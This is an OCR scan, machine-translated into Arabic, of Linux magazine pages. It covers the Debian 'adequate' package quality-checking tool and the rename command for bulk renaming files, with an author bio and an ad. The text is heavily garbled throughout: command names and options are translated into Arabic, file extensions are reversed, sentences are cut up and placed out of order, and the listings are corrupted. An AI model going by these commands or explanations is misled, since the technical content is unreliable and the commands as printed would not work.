
ماركو فيوريتي (http:// mfioretti.substack.com) هو مؤلف مستقل، ومدرب، وباحث مقيم في روما، إيطاليا، ويعمل مع برامج مجانية/ مفتوحة المصدر.

وير منذ عام 1995 وما بعده

المعايير الرقمية المفتوحة منذ عام 2005. ماركو

وهو أيضًا عضو مجلس إدارة Free Knowl

معهد الحافة (http://freeknowledge.eu).



Machine Translated by Google

في الصميم

سطر الأوامر -مناسب

اختبار الجودة لحزم دبيان

أكثر من

مناسب

تساعد أداة سطر الأوامر المناسبة المستخدمين على تحديد المشكلات المتعلقة بحزم DEB المثبتة. بقلم بروس بيفيلد

(على سبيل المثال، عدم وجود إشعار حقوق النشر).
ومع ذلك، من خلال تشغيل أي حزمة من خلال ما يكفي، يمكن للمستخدمين العاديين تحديد مصدر المشكلات، وربما إعادة إقرانها، وتقديم تقارير أخطاء ذات معنى أكبر. ومهما كان الاستخدام المناسب، فإنه يوفر نظرة ثاقبة على بنية دبيان ومشتقاته.

دليل سياسة دبيان، الذي

يستند quateإلى مستند طويل يصف بنية حزم ومستودعات دبيان. لقد نمت بشكل هائل منذ كتابتها لأول مرة في عام 1996 من قبل إيان جاكسون. على الرغم من أنه غير معروف كثيرًا للمستخدمين العاديين أو الغرباء، فقد تم وصف دليل سياسة دبيان في كثير من الأحيان من قبل أعضاء ومسؤولي دبيان على أنه ما يجعل دبيان على ما هو عليه، وليس نظام التغليف أو أي برنامج أساسي آخر. يغطي دليل سياسة دبيان مجموعة واسعة من المواضيع، بدءاً من تسمية الحزم، والإصدار، وأوصاف الحزمة، والتبعيات، والحقول المطلوبة، والبرامج النصية لما قبل وبعد الإدخال لكل من الملفات الثنائية والمصدر، والكسر أو التعارض. الأعمار الحزمة. إذا لم يكتشف ما يكفي من الانتهاكات لدليل سياسة دبيان، فيمكنك التأكد بشكل معقول من أن تثبيت الحزمة لن يشل نظامك أو يتطلب ساعات طويلة للتراجع عنها.

يمكن أن تكون مقامرة. نادرًا ما تحتاج إلى ما يكفي في Stable، Debianالذي تم اختبار أعمار حزمته بدقة بحلول وقت وضعها في المستودع وربما تم تحديثها لإصلاح الأخطاء وسد الثغرات الأمنية. وبالمثل، في معظم الحالات، يجب أيضًا أن تكون الحزم من الاختبار آمنة إلى حد معقول. ومع ذلك، فإن الحزم في Unstableهي أكثر من مجرد مقامرة، لأسباب ليس أقلها أن بعض المطورين يضعون حزمًا جديدة مباشرة في Unstableبدلاً من إدخالها في التجريبية.

خارج بنية دبيان، هناك خطر

والأعلى من ذلك، سواء كنت تستخدم أعمار الحزم التي تنشأ في أحد مشتقات Debianمثل Ubuntuأو نموذج منصة تطوير مثل أرشيفات الحزم الشخصية (PPA)لـ Ubuntu، أو GitHubأو GitLab.في منصات التطوير هذه، أي عمر حزم يستغرق المطورون وقتًا في إنشائه يكون في بعض الأحيان أقل من أسبوع. وفي بعض الحالات، يمكن أن تكون الحزم مؤلفة بواسطة شخص لديه معرفة محدودة بتغليف دبيان.

الاسم هو بخس ونكتة خفيفة. إن أداة تحليل جودة حزم DEBالمثبتة هي في الواقع اختبار صارم لمراقبة الجودة استنادًا إلى سياسة دبيان - [1]مما يجعل حزمها غير كافية بكثير. مثل العديد من حزم دبيان، تمت كتابة ما يكفي للمشرفين، ولكنها أيضًا أداة مفيدة للمستخدمين العاديين الحذرين.

مثل الأقل والأكثر الكافي

يمكنك العثور على ما يكفي في مستودعات .Mint Linuxو Ubuntuو Debian

سيجد المستخدمون العاديون فائدة كافية لأنه، كما ذكرنا في عمود سابق، [3]يستخدمون مجموعة متنوعة من المستودعات المقدمة من قبل كافية ذات صلة بالمستخدمين العاديين

بروس بيفيلد هو مؤلف ومطور برمجيات حر ومفتوح المصدر. بالإضافة إلى مشاريعه الكتابية، يقوم أيضًا بإدارة الدراسة الحالية لتاريخ الأعمال الأدبية المبكرة، وأوسع قراءاته عن فن الساحل الشمالي الغربي (http://brucebyfield.wordpress.com).

أي معايير هي مسألة تفضيل شخصي ليست كل البيانات
قوم. وهو يحب أحد مؤسسي Prentice Pieces، وهي مدونة عن الكتابة والخيال على https://prenticepieces.com/.

Machine Translated by Google


```
root@ilvarness:~# adequate --all
node-clipboard: broken-symlink /usr/share/nodejs/clipboard/demo -> ../../doc/node-clipboard/demo
drkonqi: py-file-not-bytecompiled /usr/share/drkonqi/gdb/preamble.py
kde-spectacle: py-file-not-bytecompiled /usr/share/kconf_update/50-clipboard_settings_change.py
libreoffice-common: py-file-not-bytecompiled /usr/lib/libreoffice/program/mailmerge.py
libreoffice-common: py-file-not-bytecompiled /usr/lib/libreoffice/program/msgbox.py
```

الشكل 1: بداية التقرير المناسب عن كافة الحزم المثبتة.

-العلامات TAG1، TAG2	كافية -كل شيء

تقارير الحزم المثبتة التي تم العثور عليها (الشكل 1). مع التحديد، يمكنك استخدام الخيار مع العلامات المدرجة في صفحة الدليل (انظر الإطار الجانبي "العلامات") لتقليل القائمة إلى أي علامة تهمك. على سبيل المثال، في القسم المقابل من دليل سياسة دبيان، أو في بعض الأحيان، في بعض وثائق دبيان الأخرى.

يعرض الخيار أي نتائج باستخدام deb conf، واجهة المستخدم الرسومية لسطر أوامر دبيان (الشكل 2).

على الأقل من الناحية النظرية، يمكن أن تحدث نتائج إيجابية كاذبة. إذا كنت واثقًا من ذلك بعد قراءة وثائق صفحة الدليل على العكس من ذلك،

استخدام الكافي

يمكنك استخدام كافية بعدة طرق.
الهيكل

المناسبPACKAGENAME

تقارير عن حزمة واحدة، باستخدام اسم الحزمة فقط دون رقم الإصدار (على سبيل المثال، coreutils وليس coreutils-9.1-1). في حالة عدم وجود مشاكل، يتم الخروج بشكل مناسب دون ردود فعل. وبشكل أكثر شمولاً،

الجدول 1: العلامات لتحديد مشاكل محددة

مرجع دليل سياسة دبيان أو غيره	العلامة	معنى
	bin-or-sbin-binary-requires-usr-lib-library	المكتبة في / usr/lib. من المستحيل استخدام هذا الثنائي قبل تثبيت / usr.
		الكاشف المسجل بالتحديث binfmts(8) غير موجود.
		المترجم المسجل مع التحديث binfmts(8) غير موجود.
		يشير الارتباط الرمزي إلى ملف غير موجود.
		تراخيص المكتبات التي يرتبط بها الملف الثنائي غير متوافقة.
		فشل تشغيل ldd -r على الملف بشكل غير متوقع. https://bugs.debian.org/710521
6.5: ملخص طرق استدعاء نصوص الصيانة؛ 12.5: معلومات حقوق النشر		المكتبة مفقودة، ربما بسبب ارتباط رمزي معطل
11.8.3: الحزم التي توفر محاكيًا طرفيًا؛ 11.8.4: الحزم التي توفر مدير النوافذ		يوفر مدير الحزم هذا محاكيًا طرفيًا، لكنه غير مسجل كحزمة بديلة أو افتراضية.
6.6: تفاصيل مرحلة التثبيت أو الترقية؛ 12.5: معلومات حقوق النشر		لم يتم توفير ملف حقوق الطبع والنشر
8.4: ملفات التطوير		لم يتم توفير تبعية ملف . (pc.) pkg-config
		توفر مكتبة الثنائيات الرموز غير المحولة فقط.
		لقد تم شحنه مسبقًا مع الحزمة مضمنًا في الإصدار الحالي، ولكن لم تتم إزالة ملف conffile أو تحديثه.
		this.dpkgConffileHandling; مساعد dpkg-maintscript(1)
		هذه الحزمة لها نفس اسم الحزمة الأخرى
		برنامج.
سياسة بايثون 2.6		تشحن هذه الحزمة وحدات Python التي لم يتم تجميعها بالبايت.
سياسة بايثون 1.5؛ سياسة بايثون 2.6		تقوم هذه الحزمة بشحن وحدات بايثون بتنسيق usr// pyshared التي لم يتم تجميعها بالبايت.
		لقد تغير حجم الرمز منذ إنشاء الحزمة.
		لم يتم العثور على الرمز في المكتبات المرتبطة بالثنائي.

كاشف كسر binfmt
مترجم كسر-binfmt
رابط رمزي مكسور
تراخيص غير متوافقة
فشل LDD
المكتبة غير موجودة
البديل المفقود
ملف حقوق الطبع والنشر مفقود
تبعية pkgconfig المفقودة
معلومات إصدار الرمز المفقود
عفا عليها الزمن-Confile
تعارض اسم البرنامج
py-file-not-bytecompiled
pyshared-file-not-bytecompiled
عدم تطابق حجم الرمز
رمز غير معرف

Machine Translated by Google

النظر إلى الكود المصدري أو استخدام apt-preinst--لعرض البرامج النصية للتثبيت المسبق. ما يوفره ذلك هو بيانات الحزمة التي يمكن أن تساعد المستخدمين في تحديد مصدر أي مشاكل. نن

معلومات

[1]كافية: https://manpages.debian.org/ غير مستقر/كافي/كافي.1.lmth.ne

[2]دليل سياسة دبيان: https://www. debian.org/doc/debian-policy/

[3]"نصائح للخلط الآمن" بقلم بروس باي فيلد، مجلة Linux، العدد 266، يناير 2023، https://www.linux-magazine. com/Issues/2023/266/Mixing-Debian-eng-US/(اللغة)/المستودعات

[4]نطاق دليل سياسة دبيان: /doc https://www.debian.org/ debian-policy/ch-scope.html

إذا تم اتباع المتطلبات الرئيسية، فقد لا يكتشف الممارسات الاختيارية أو غير المرغوب فيها. وبنفس القدر من الأهمية، لا تكتشف القدرة الكافية ما إذا كانت الحزمة تقوم بما يفترض أن تفعله. كل ما يكتشفه هو ما إذا كانت بنية الحزمة تتوافق مع توقعات دليل سياسات دبيان. وهذا أمر يستحق المعرفة، ولكنه ليس ضمانا شاملا.

ولهذا السبب، ينبغي الجمع بين ما يكفي من الحذر الأساسي. ببساطة، الحزمة التي تحتوي على عدد قليل من التبعيات، أو التي لا تحتوي على متطلبات إصدار ثابتة أو قديمة أو متطورة، من غير المرجح أن تسبب أي مشاكل نظامية.

يمكن العثور على هذه المعلومات بسهولة على صفحات الويب الخاصة بحزم دبيان للمستودعات غير المستقرة أو التجريبية، أو مع الحزم الخارجية، عن طريق اكتشف خللًا، يمكنك لصق نتائجه في تقرير الخلل.


إذا لم تكن متأكدًا، فاتصل بـ debian-qa@ lists.debian.orgأولاً.

ملاحظة تحذيرية

قرب بدايته، يحذر دليل سياسة دبيان :[4]"لا يمكن لهذا الدليل، ولا يحظر، كل خطأ محتمل أو سلوك غير مرغوب فيه. وحقيقة أن شيئًا ما غير محظور في سياسة دبيان لا يعني أنه ليس خطأً، ناهيك عن أنه مرغوب فيه.

وفي موضع أبعد قليلاً، يعرض الدليل المصطلحات المستخدمة لوصف ما يجب القيام به، بدلاً من أفضل الممارسات، وما هو اختياري أو غير محبذ.

تنطبق نفس القيود أيضًا على الإعلانات يساوي. في حين يكتشف ما إذا كان كافيا



الشكل :2واجهة المستخدم الرسومية لسطر أوامر debconfهي إحدى الطرق لعرض النتائج الملائمة.

نن

Machine Translated by Google

FOSSLIFE

Open for All

News • Careers • Life in Tech
Skills • Resources

FOSSlife.org

Machine Translated by Google

إعادة تسمية الملفات بشكل جماعي باستخدام أمر إعادة التسمية

الأسماء لديها تم التغيير

يعد أمر إعادة التسمية وسيلة قوية لإعادة تسمية ملفات متعددة أو حتى نقلها في نفس الوقت باتباع نمط معين. بقلم مايكل ويليامز

عادةً ما تكون إعادة تسمية الملفات باستخدام أوامر نصية أسرع من استخدام أداة رسومية. بالإضافة إلى ذلك، فإن أداة إعادة تسمية Re، Thunar's Bulk على الرغم من قوتها، لا تزال محدودة في مرونتها. على سبيل المثال، بينما يمكن لـ Bulk Rename إعادة تسمية الملفات، فإنه عادةً لا يمكنه نقل الملفات من دليل أو مجموعة أدلة إلى أخرى. تغيير أسماء بعض الملفات يدويًا أمرًا سهلاً، ولكن تغيير أكثر من عشرة ملفات سريعًا لا يصبح مملاً فحسب، بل يصبح أيضًا عرضة للأخطاء.

تلقي هذه المقالة نظرة عميقة على أمر إعادة التسمية [2]، وهو أداة سطر أوامر قوية جدًا ومتوفرة بالفعل على معظم الأنظمة التي يمكنك استخدامها لإعادة تسمية الملفات بشكل مجمّع. ليس من المستغرب أن Thunar's Bulk Rename Tool تتضمن أيضًا إعادة تسمية مجمعة مرنة للغاية (الشكل 1)، مع العديد من معايير مطابقة الأنماط القوية المضمنة التي يمكن من خلالها تصفية الملفات ذات الصلة وفقًا لنمط معين يمكنك إنشاؤه.

ابدء


إذا لم يكن لديك إعادة تسمية على نظامك، فيمكنك تثبيته على Ubuntu وDebian والمشتقات باستخدام الأمر التالي:

```
sudo ملائمة تثبيت إعادة تسمية
```

يحتوي أمر إعادة التسمية على بناء الجملة التالي:

```
إعادة تسمية [خيارات] [تعبير] [ملفات]
```

الملفات عبارة عن ملف واحد أو أكثر لإعادة تسميته.
كما هو الحال مع أدوات سطر الأوامر الأخرى،
اختر، مما يجعل الأداة كافية
لمعظم الاستخدام
حالات.
بمجرد أن تعتاد على
com
خط ماند،



الشكل 1: تتميز أداة إعادة التسمية المجمعة بالعديد من الإمكانات المتقدمة، ولكنها قد لا تكون بنفس كفاءة أداة سطر الأوامر في أيدي مستخدم ذي خبرة.

Machine Translated by Google

بالإضافة إلى ذلك، تقبل إعادة التسمية خيارًا واحدًا أو أكثر (راجع الجدول 1المعرفة الخيارات الأكثر فائدة).

مثال أساسي

بالنسبة للمثال الأول، لدي بعض ملفات HTMLالمقالات ويكيبيديا التي قمت بتحميلها باستخدام متصفح الويب الخاص بي (انظر القائمة .(1قام متصفح الويب الخاص بي بتسمية كل صفحة ويب بشكل مناسب بعد عنوان الصفحة. ومع ذلك، فإن عنوان كل صفحة (وبالتالي اسم الملف) ينتهي بواصلة تتبعها كلمة "ويكيبيديا"، وهي زائدة عن الحاجة وطولها غير ضروري في اسم كل ملف.

لإزالة "Wikipedia"اللاحقة والواصلة، سأبحث عن الملفات التي تنتهي أسماؤها بمسافة، وواصلة، ومسافة أخرى، وكلمة "Wikipe dia"، والسلسلة النصية ".html"واستبدل كل ذلك بـ فقط السلسلة ".html"باستخدام الأمر التالي:

```
إعادة تسمية U 's/ - Wikipedia\.html$/.html/'
*.لغة البرمجة
```

يبحث الأمر ///sعن جزء اسم الملف المطابق للنمط (مغلق بين أول حرفين مائلين كما هو موضح في التعليق التوضيحي 1في الشكل (2ويستبدل النص المطابق ببعض النصوص الأخرى (محاطًا بين الشرطة المائلة الثانية والثالثة، الشرح 2في الشكل .(2تعرض القائمة 2نتائج تشغيل أمر ///sهذا .

الجدول 1:خيارات إعادة التسمية المفيدة

خيار	معنى
-ن، -نونو	لا إعادة تسمية أو نقل أي ملفات. يكون هذا الخيار مفيدًا للغاية عند دمجه مع الخيار -v، لإظهار ما سيتم فعله دون إعادة تسمية أي ملفات فعليًا.
-v، --مطول	يطبع اسم كل ملف، قبل تطبيق التعبير وبعده. يعد هذا مفيدًا لاختبار تأثيرات إعادة التسمية على سبيل المثال الضغط، خاصة عند دمجه مع خيار .n-
-و، - -القوة	يستمر في إعادة تسمية الملفات، حتى الملفات التي، بمجرد إعادة تسميتها، سيكون لها أسماء تتعارض مع الملفات الموجودة. ولا يعني ذلك أن إعادة التسمية لن تقوم بإعادة تسمية ملف إذا كان الملف موجودًا بالفعل بهذا الاسم. عند استخدامه، سيقوم الملف المعاد تسميته بالكتابة فوق أي ملف موجود بنفس الاسم. استخدم بحذر.
- -المسار، - -المسار الكامل	يعمل على اسم المسار الكامل للملف، وليس فقط اسم الملف نفسه. على سبيل المثال، استبدال كافة مثيلات الكلمة JPG بـ JPEGفي الملف الموجود في Pictures/JPGs/1.JPG لا يؤدي فقط إلى إعادة تسمية الملف إلى 1.JPEG، بل ينقل الملف إلى Pictures/JPEGs/1.JPEG أيضًا. هذا هو السلوك الافتراضي لإعادة التسمية، لذا نادرًا ما تحتاج إلى تحديد هذا الخيار بشكل صريح.
-د، -اسم الملف،--لا- المسار nofullpath -	يعمل فقط على اسم الملف نفسه، بدلاً من اسم المسار الكامل للملف. سيؤدي استبدال كافة مثيلات الكلمة JPG بـ JPEGفي الملف الموجود على Pictures/JPGs/1.JPG إلى إعادة تسمية الملف إلى JPGs/1.JPEG. Pictures/
-ش، --يونيكود	عادةً، تتوقع إعادة التسمية أن تكون أسماء الملفات عبارة عن نص ASCIIعادي. يحدد هذا الخيار تنسيق Unicode.تحدد المعلمة الاختيارية ترميز الأحرف الدقيق لأسماء الملفات.

أحرف فردية) -لتغيير أسماء الملفات من الأحرف الكبيرة إلى أحرف صغيرة.

ومع ذلك، يمكن أن يكون التعبير في الواقع تقريبًا أي كود Perlصالح يعمل على السلاسل. إذا كنت مهتمًا بتعبيرات Perl، فراجع وثائق Perlالرسمية .[3]ومع ذلك، فمن غير المحتمل أنك ستحتاج إلى أكثر من الأمرين ///sو ///lyلتغيير أسماء الملفات.

يُسمح باستخدام أحرف البدل القياسية مثل *.pngأو . [0-9]file


يتكون التعبير من أوامر لمطابقة أجزاء من أسماء الملفات وتغييرها؛ يتم استخدام نتائج تطبيق التعبير على كل اسم ملف لإعطاء الملف اسمًا جديدًا. عادةً، ستحدد أمرًا واحدًا فقط -الأمر ///sللبحث (أو، في كثير من الأحيان، أمر ///yللتبادل أو الكتابة الصوتية

القائمة 2:أسماء الملفات الجديدة بعد تشغيل إعادة التسمية

```
$ 01إعادة تسمية *.html 's/ - Wikipedia\.html$/.html/'
$ 02ليرة سورية N-
03معهد مهندسي الكهرباء والإلكترونيات 754.html
04أكسيد الحديد lmth.
05رمز المفتاح Qualifier.html
06ويكيبيديا lmth.
```

القائمة 1:أسماء ملفات HTMLذات النص الزائد

```
$ليرة سورية N-
IEEE 754 – Wikipedia.html
أكسيد الحديد Wikipedia.html -
مؤهل رمز المفتاح Wikipedia.html –
ويكيبيديا Wikipedia.html -
```



الشكل 2:أمر إعادة تسمية بسيط ولكنه نموذجي : يبحث الأمر عن نص البحث (1)ويستبدل أي ظهور له بالنص البديل (2)في كل اسم من أسماء الملفات المتوفرة .(3)

Machine Translated by Google

يحدث التطابق في نهاية اسم الملف.

على سبيل المثال، الملف -Key Code Quali
fier -- Wikipedia.html ستتم مطابقته بالتعبير العادي
الذي استخدمته في القائمة ،2لكن الملف -Wiki - Z
- Wikipedia.html، - Wikipedi- اسمه
- Wikipedia.html، azhtml.ويكيبيديا! ،html.وما إلى ذلك.

لاحظ حرف الشرطة المائلة العكسية (\)الذي يسبق حرف النقطة (.)في مصطلح البحث (السطر 1من القائمة .(2يستخدم تعبير البحث بناء جملة التعبير العادي ،.[4]وحرف النقطة له معنى خاص في التعبيرات العادية. عندما لا تكون مسبوقة بشرطة مائلة عكسية (المعروفة باسم الهروب)، فإن الحرف النقطي لن يطابق فقط حرفًا نقطيًا واحدًا في اسم الملف، ولكنه سيطابق أي نوع من الأحرف. لو أنني لم أفلت من النقطة وبحثت بدلاً من ذلك ببساطة عن -Wiki

لن تتم مطابقة pedia.html.gz(الذي يتضمن ذيلًا إضافيًا (zg. . كما هو الحال مع حرف النقطة، لمطابقة حرف علامة الدولار الحرفي في اسم الملف، يجب أن تكون علامة الدولار مسبوقة بشرطة مائلة عكسية.

في الواقع، مجموعة الملفات التي أريد إعادة الاسم لا يحتوي على أي شيء إلى جانب الملفات ذات الشكل Wikipedia.html، - [x]لذا فإن الهروب من حرف النقطة ليس ضروريًا في هذه الحالة. ومع ذلك، عند صياغة مصطلحات البحث، من الجيد أن تكون محددًا قدر الإمكان.

حرف النقطة هو واحد من عدة حروف الأحرف الأولية التي لها معنى خاص في التعبيرات العادية (انظر الجدول .(2تشير علامة الدولار ($)في نهاية تعبير البحث إلى إعادة التسمية لمطابقة جزء من اسم الملف فقط إذا كان pedia.htmlمع مسافة بادئة، فإن تعبير البحث سيطابق الملفات (مرة أخرى جميعها بمسافات بادئة)

يمكنك أيضًا تحديد حرف واحد أو أكثر بعد الشرطة المائلة النهائية في s///
يأمر. تعمل هذه الأحرف أيضًا على تعديل سلوك البحث والاستبدال

الجدول :2الأحرف الأولية للتعبير العادي

معنى	حرف أولي
لتجاوز الحرف الذي يلي الشرطة المائلة العكسية مباشرة بحيث يتم تفسير الحرف التالي مباشرة حرفيًا وليس كحرف أولي بحد ذاته. استخدم خطين مائلين عكسيين متتاليين (\\) لمطابقة حرف شرطة مائلة عكسية حرفي واحد.	\(خط مائل عكسي)
يطابق أي حرف واحد.	.(نقطة)
يطابق أيًا من الأحرف الموجودة داخل الأقواس المربعة. على سبيل المثال، يتطابق [Ahk7~]مع Aأو hأو kأو 7أو ،~ولكن لا توجد أحرف أخرى ولا مجموعة من حرفين أو أكثر. يتم أيضًا دعم نطاقات الأحرف؛ على سبيل المثال، يتطابق [A-Z]مع أي حرف كبير واحد، [A-Za-z0-9]و	[و] (بين قوسين معقوفين):
